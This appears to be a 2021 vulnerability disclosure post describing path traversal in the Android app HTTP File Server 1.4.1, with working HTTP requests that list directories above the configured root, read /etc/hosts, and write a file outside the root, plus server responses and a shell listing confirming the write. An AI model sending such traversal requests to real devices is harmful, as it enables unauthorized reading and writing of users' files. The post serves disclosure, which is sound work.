
Path Traversal in slowscript.httpfileserver

Eddie Zhang | 05 Sep 2021

The Android application HTTP File Server (Version 1.4.1) by 'slowscript' is affected by a Path Traversal vulnerability which permits arbitrary directory listing, file read, and file write. Versions below 1.4.1 are also probably impacted but I have not validated this.

The application permits users to configure a 'root directory' which is intended to restrict the root level directory users are permitted to see within.



Server is running on port 8080

Port number 8080

Root directory
/storage/emulated/0/Download


Network interface
wlan0

Enter this address to a web browser on any device on the same network to access your files. You can also scan the QR code below

http://192.168.3.103:8080/files/

Application Screenshot Showing Root Directory Configuration

Browsing the application we see the GUI doesn't permit us to go up directories.




192.168.3.103:8080/files/

HelloWorld.exe base.apk rootCA.crt

Restricted Browsing to Download Folder


Unfortunately bypassing this is as simple as it is in the textbooks.

Arbitrary Directory Listing



```
GET /files/../ HTTP/1.1
Host: 192.168.3.103:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Exploiting Arbitrary Directory Listing



192.168.3.103:8080

HTTP File Server > Home > ..


New Directory Download ZIP ✕ Delete Select All

Alarms Android DCIM Download

Notifications Pictures Podcasts Ringtones

Showing Response in Browser

Arbitrary File Read




```
GET /files/../../../../etc/hosts HTTP/1.1
Host: 192.168.3.103:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0


```

```
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Date: Sun, 5 Sep 2021 13:19:54 GMT
Accept-Ranges: bytes
ETag: d19705f9
Last-Modified: Thu, 01 Jan 2009 00:00:00 GMT
Connection: close
Content-Length: 56

127.0.0.1          localhost
::1                ip6-localhost
```

Exploiting Arbitrary File Read


Arbitrary File Write



```
PUT /files/../test.txt HTTP/1.1
Host: 192.168.3.103:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Last-Modified: 1630848088000
Content-Type: text/plain
Content-Length: 5
Connection: close

test

```

```
HTTP/1.1 201 Created
Content-Type: text/plain
Date: Sun, 5 Sep 2021 13:23:54 GMT
Connection: close
Content-Length: 10

File saved
```

Exploiting Arbitrary File Write



```
sailfish:/storage/emulated/0 # ls -lah
total 64K
drwxrwx--x 15 root sdcard_rw 4.0K 2021-09-05 23:21 .
drwx--x--x  3 root sdcard_rw 4.0K 2021-09-05 17:01 ..
drwxrwx--x  2 root sdcard_rw 4.0K 2019-08-14 11:28 Alarms
drwxrwx--x  6 root sdcard_rw 4.0K 2021-08-16 22:37 Android
drwxrwx--x  3 root sdcard_rw 4.0K 2020-04-14 10:08 DCIM
drwxrwx--x  2 root sdcard_rw 4.0K 2021-09-05 23:21 Download
drwxrwx--x  5 root sdcard_rw 4.0K 2019-11-01 12:32 MifareClassicTool
drwxrwx--x  3 root sdcard_rw 4.0K 2021-09-05 22:35 Movies
drwxrwx--x  2 root sdcard_rw 4.0K 2019-08-14 11:28 Music
drwxrwx--x  2 root sdcard_rw 4.0K 2019-08-14 11:28 Notifications
drwxrwx--x  4 root sdcard_rw 4.0K 2021-09-05 17:32 Pictures
drwxrwx--x  2 root sdcard_rw 4.0K 2019-08-14 11:28 Podcasts
drwxrwx--x  2 root sdcard_rw 4.0K 2019-08-14 11:28 Ringtones
drwxrwx--x  2 root sdcard_rw 4.0K 2019-10-26 17:15 TWRP
-rw-rw----  1 root sdcard_rw    5 2021-09-05 23:21 test.txt
drwxrwx--x  5 root sdcard_rw 4.0K 2020-03-16 22:50 zoiper
sailfish:/storage/emulated/0 #
```

Validating File Write at Upper Directory